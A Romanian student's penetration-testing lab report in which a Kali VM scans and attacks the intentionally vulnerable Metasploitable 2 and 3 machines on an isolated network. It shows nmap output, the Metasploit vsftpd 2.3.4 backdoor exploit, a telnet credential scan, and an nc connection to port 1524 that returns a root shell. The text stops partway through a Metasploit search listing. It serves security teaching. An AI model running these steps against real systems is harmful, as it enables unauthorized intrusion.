UNIVERSITATEA TEHNICĂ „Gheorghe Asachi” din IAȘI
FACULTATEA DE AUTOMATICĂ ȘI CALCULATOARE
DOMENIUL: Calculatoare și tehnologia informației
SPECIALIZAREA:Tehnologia informației

Concluziile raportului de evaluare a securității

Proiect la disciplina
Securitatea spațiului cibernetic

Data: 28.01.2021
Cod Intern: Proiect
Versiunea - Final

Iași, 2021

Cuprins

Capitolul 1 GDPR

Subcapitolul 1 Declarație de confidentialitate

Acest document este proprietatea exclusiva a studentei Frentescu Maria.Acest document conține informații brevetate și confidentiale. Copierea, redistribuirea sau utilizarea integrala sau partiala, în orice forma, necesita consimtamantul studentei Frentescu Maria.

Subcapitolul 2 Declarație de responsabilitate

Un test de penetrare este considerat un instantaneu în timp. Constatarile și recomandarile reflecta informațiile culese în timpul evaluarii și nu toate schimbarile sau modificarile efectuate în afara aceste perioade. Timpul limitat de analiza nu permite o evaluare completă a tuturor comenzilor de securitate. Datorită timpului limitat, Frențescu Maria își va concentra evaluarea în special pentru a identifica punctele cele mai slabe de securitate pe care un atacator le-ar putea exploata. Frentescu Maria recomanda efectuarea de evaluari interne similare pe o baza anuala de către contractori sau evaluatori din terte părți pentru a asigura continuarea eficientei acestei analize.

Subcapitolul 3 Date de contact

Nume și Prenume: Frentescu Maria

Functia: Tester penetrare

Informații de contact: maria.frentescu@student.tuiasi.ro

Capitolul 2 Descrierea problemei

În ceea ce priveşte securitatea spaţiului cibernetic, un exerciţiu bun este simularea „Red&Blue”. Acest exerciţiu este reprezentat din cele doua echipe „Red” şi „Blue” ce îşi folosesc abilităţile pentru a imita tehnici şi modalitati de atac şi de apărare.

Echipa „Red” se focuseaza pe mişcare de atac „penetration testing”, pentru diferite sisteme şi niveluri de securitate. Aceste sisteme trebuie să fie capabile sa detecteze, sa previna şi sa elimine posibilele vulnerabilitati. Aceasta echipa imita atacurile existente în lumea reala ce se regasesc în probleme principale ale marilor companii, organizaţii. Prin asumarea acestui rol de atacator, vin în ajutorul organizatiilor pentru a le arata vulnerabilitatile exploatabile. Tehnicile principale care ar trebui folosite sunt incercarile standard de „phishing” destinate angajatilor, suplinirea angajatilor cu scopul de a obtine drepturi de administrator. Astfel, echipa roşie trebuie sa cunoască toate tehnicile şi procedurile pe care le-ar folosi un atacator.

Echipa „Blue” are sarcina de a evalua securitatea retelei şi identifica eventualele vulnerabilitati. Odată ce echipa roşie imita un atacator şi executa atacuri, echipa albastră este obligata sa găsească modalitati de a se apara, de a schimba şi de a regrupa mecanismele de apărare pentru a face răspunsul la incidente mult mai puternic. Asemenea echipei rosii, şi echipa albastră trebuie sa cunoască tehnicile, procesurile şi tacticile rău intentionate pentru a construi astfel strategii de răspuns pentru a se apara. Cu toate acestea, acţiunea de apărare nu este singura responsabilitate a echipei albastre. Aceasta este implicata şi în consolidarea securitatii digitale utilizand sisteme de detectare a intruziunilor, care le ofera o analiza continua a activitatii neobisnuite şi suspecte.[1]

Capitolul 3 Idei de rezolvare

Simularea locala „Red&Blue” exclude idee efectiva a celor doua echipe, încercând acțiunile de atac și apărare în același mediu software intre diferite mașini virtuale și analizand comportamentul acestora. Se pot folosi diferite mașini virtuale (VM), cum ar fi Kali, Parot, Metaspoitable 2, Metaspoitable 3 etc. Acestea pot fi instalate și configurate în diferite medii software de virtualizare: VirtualBox, VMware etc. Este necesara și o componenta router ce poate fi configurata ca o mașina virtuala care sa ofere servicii de router sau un router local fără conexiune la internet.

Principalele caracteristici ale atacatorului trebuie să fie gândirea creativa, cunoștințe avansare în ceea ce privește „penetration testing” și sistemele. Pe de alta parte, pentru acțiunea de apărare sunt necesare cunoștințe de analiza sistemelor, a securitatii, a detaliilor.

Pentru a realiza acest exercițiu s-a folosit un SSD extern având o capacitate de 120 GB. Sistemul de operare folosit este Linux, având distributia Ubuntu bazata pe Debian. În ceea ce privește mediile software de virtualizare s-a folosit VirtualBox versiunea 6.1 și VMware versiunea 16.1. Luând în considerare specificatiile software și hardware detinute, s-au folosit doar 3 mașini virtuale Kali, Metaspoitable 2 și Metaspoitable 3. După ce sunt configurate și conectate, aceste mașini sunt capabile sa execute comenzi și sa efectueze acțiuni de atac și apărare.

Capitolul 4 Simularea locala R&B

În continuare vor fi prezentati pasii ce au fost executati pentru efectuarea simularii locale.

Subcapitolul 1 Instalarea maşinilor virtuale

Cele 3 maşini virtuale folosite sunt Kali, Metaspoitable 2 si Metaspoitable 3.

- **Maşina virtuala Kali**

Kali Linux este o distributie Linux bazata pe Debian care urmăreşte testarea avansata a securitatii cibernetice. De asemenea, conţine sute de instrumente orientate spre diverse sarcini de securitatea informaţiilor cum ar fi testarea penetrarii, cercetarea securitatii.

Kali s-a instalat în mediul VMware folosind un fisier ISO versiunea 2020.4 cu sistem de operare Debian 10.x 64-bit. Din punct de vedere al specificatiilor i s-a alocat o memorie de 2 GB, 2 procesoare, 20 GB pe Hard Disk(SCSI).

- **Maşina virtuala Metaspoitable 2**

Metaspoitable 2 (Meta2) este o maşina virtuale ce se bazează de asemenea pe Linux, şi este creata intenţionat să fie vulnerabila. Aceasta poate fi utilizata pentru a efectua instruiti de securitate, pentru a testa instrumente de securitate şi pentru a practica tehnici comune de testare a penetrarii.

Metaspoitable 2 s-a configurat în mediul VirtualBox, aceasta maşina fiind deja creata şi descarcata având ca sistem de operare distributia Ubuntu 64-bit. Din punct de vedere al specificatiilor i s-a alocat o memorie de 1 GB, şi 8 GB pe HardDisk. Fiind o maşina deja creata, aceasta vine la pachet cu un nume de utilizator:msfadmin şi parola: msfadmin.

- **Maşina virtuala Metaspoitable 3**

Metaspoitable 3 (Meta3) este o maşina virtuala ce este contruita intenţionat cu o cantitate mare de vulnerabilitati de securitate şi este destinata să fie folosită ca ţinta pentru testarea exploatarilor cu metasploit. De asemenea, este o maşina virtuala deja creata, însă nu este suficienta doar încărcarea acesteia într-un mediu software de virtualizare.

Pe lângă arhiva ce conţine maşina ce este pusa la dispoziţie de autor, mai sunt necesare urmatoarele unelte: Packer, Vagrant, Vagrant Reload Plugin şi binenteles un mediu de virtualizare, VirtualBox. Autorul acestei maşini pune la dispoziţie pasii ce trebuie urmaţi pentru instalarea acesteia. Din punct de vedere al specificatiilor, aceasta dispune de o memorie de 2GB, 2 procesoare, 8 MB de memorie video şi aproximativ 40 GB memorie pe HardDisk.

Subcapitolul 2 Configuratii

Acţiunile de atac şi apărare trebuie efectuate obligatoriu fără conexiune la internet, maşinile virtuale niciodată nu trebuie expuse la internet nesigur. În acest sens s-a folosit un router local fără conexiune la internet. Maşinile virtuale au fost setate din punct de vedere conexiunii cu Bridge-Adapter.

Ca un pas intermediar, s-au aflat adresele ip ale maşinilor şi cu ajutorul comenzii ping s-a testat comunicarea dintre maşini. Astfel, s-a verificat ca maşinile sunt capabile sa comunice intre ele şi astfel putem începe procesul de atac.


Subcapitolul 3 Comenzi

Nume comanda	Detalii
ip a	Afisarea informaţiilor
search	Caută numele modulelor şi descrierea
set RHOSTS	Setează adresele IP destinaţie
set LHOST	Setează adresa IP a gazdei
set	Setarea unei variabile
set USER_FILE	Seteaza calea către fişierul cu nume de utilizator
set PASS_FILE	Seteaza calea către fişierul cu parole
nmap -sv **address**	Analizează toate adresele IP
msfconsole	Comanda ce permite intrarea în modul metaspoit
telnet **address** port	Conexiunea către adresa IP data de port
nc adress	Permite utilizarea operatiilor în Linux bazate pe TCP, UDP, socket
ssh user@address	Conexiunea SSH cu adresa IP folosind numele de utilizator

Subcapitolul 4 Initierea atacurilor


Pentru a afla adresele maşinilor s-a folosit comanda ip a. Aceste informaţii ne vor ajuta în pasii următori pentru atacuri.

- VM Kali cu adresa **192.168.0.104**:




- VM Metaspoitable 2cu adresa **192.168.0.102**:


- VM Metaspoitable 3 cu adresa **192.168.0.103**:



Analiza va începe de pe VM Kali. Se executa comanda **nmap -sP 192.168.0.*** pe Kali pentru a vedea ce adrese sunt disponibile în rețea.



S-au identificat 5 adrese, una dintre acestea fiind a mașinii curente, iar ultimele 2 a celor 2 mașini metaspoitable care trebuie atacate. Următorul pas este scanarea fiecarei adrese dintre cele 4, cu comanda **nmap -sV adress:**




```
┌──(maria㉿kali)-[~]
└─$ nmap -sV 192.168.0.100
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-27 21:57 EET
Nmap scan report for 192.168.0.100
Host is up (0.00031s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.3p1 Ubuntu 1 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.41 seconds
```

```
┌──(maria㉿kali)-[~]
└─$ nmap -sV 192.168.0.102
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-27 21:58 EET
Nmap scan report for 192.168.0.102
Host is up (0.00032s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; O
Ss: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.66 seconds
```

```
┌──(maria㉿kali)-[~]
└─$ nmap -sV 192.168.0.103
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-27 22:00 EET
Nmap scan report for 192.168.0.103
Host is up (0.0013s latency).
Not shown: 991 filtered ports
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linu
x; protocol 2.0)
80/tcp   open   http        Apache httpd 2.4.7
445/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
8080/tcp open   http        Jetty 8.1.7.v20120910
8181/tcp closed intermapper
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; C
PE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.94 seconds
```


Subcapitolul 5 Metaspoitable 2

În urma rularii comenzii **nmap -sV 192.168.0.102** se poate observa ca VM Kali a depistat informațiile pentru VM Meta2 și se încearcă crearea unor atacuri pe baza porturilor. În continuare se acceseaza mediul metaspoit cu comanda **msfcoonsole:**




- **Portul 21**


Conectarea din Kali la metaspoilt s-a realizat cu succes. Se ruleaza comanda **search vsftpd**, prin care se verifica și versiunea 2.3.4 a vsftpd pentru Meta2.




Primul atac efectuat va fi pe portul 21.Rulam comanda **use exploit/unix/ftp/ vsftpd_234_backdoor** și **show options**. Astfel, se verifica și corectitudinea portului 21.



Pornim procesul de atac prin setarea adresei ip a mașinii Metaspotable 2 cu comanda **set RHOSTS 192.168.0.102.**




În acest punct ruland comanda **exploit,** VM Kali devine administrator pentru Meta2, acest fapt verificat de comanda „**whoami**” cu răspunsul „root”.



- **Portul 22**


Pentru portul 22 este asignat OpenSSH versiunea 4.7p1. La o simpla căutare vom primi urmatoarele informații.




- **Portul 23**

Următorul port atăcat este portul 23 asignat serviciului telnet. Putem rula comanda **search telnet** prin care putem identifica versiunea și informațiile necesare. În continuare se ruleaza comanda **use auxiliary/scanner/telnet/telnet_version** și **use options**.


Se seteaza adresa cu **set RHOSTS 192.168.0.102** și se ruleaza comanda **exploit**, obținând următorul rezultat. Astfel, VM Meta2 lasa la vedere mașinii Kali informații importante, cum ar fi numele de utilizator, parola și alte detalii.



Accesand aceste informații, atacul pe portul 23 se realizeaza prin folosirea comenzii **telnet 192.168.0.102 23**.



Acest atac permite logarea cu user și parola, și astfel din nou mașina Kali primește drepturi de administrator. Autentificarea se poate realiza de asemenea cu comanda **whoami** iar obtinerea privilegiilor de admin folosind comanda **sudo su** și parola.



- **Portul 25**

O alta informație de care ne putem lega este SMTP (simple mail transfer protocol), protocol pentru transmiterea de emailuri intre servere. Portul specific este 25 și acesta poate fi atăcat folosind comanda **nc 192.168.0.102 25.** Deoarece am putut ataca cu o singura comanda acest port, securitatea acestuia poate fi categorisita ca slaba.

```
msf6 auxiliary(scanner/telnet/telnet_version) > nc 192.168.0.102 25
[*] exec: nc 192.168.0.102 25

220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

- **Portul 53**

Pentru portul 53 este asignat domeniul ISC BIND 9.4.2. Pentru acest port nu am reușit inițierea unui atac.

- **Portul 1524**

Pentru portul 1524 avem „Metaspoitable root shell” ce poate fi atacat cu comanda **nc 192.168.0.102 1524.** Deoarece am putut ataca cu o singura comanda acest port, securitatea acestuia poate fi categorisita ca slaba.

```
msf6 > nc 192.168.0.102 1524
[*] exec: nc 192.168.0.102 1524

root@metasploitable:/# whoami
root
```

- **Portul 3306**

Portul 3306 corespunde serviciului MySql, și vom folosi comanda **search mysql**.

```
msf6 auxiliary(scanner/mysql/mysql_version) > search mysql

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/admin/http/manageengine_pmp_privesc         2014-11-08       normal     Yes    ManageEngine Password Manager SQLAdvancedA
LSearchResult.cc Pro SQL Injection
   1   auxiliary/admin/http/rails_devise_pass_reset          2013-01-28       normal     No     Ruby on Rails Devise Authentication Passwo
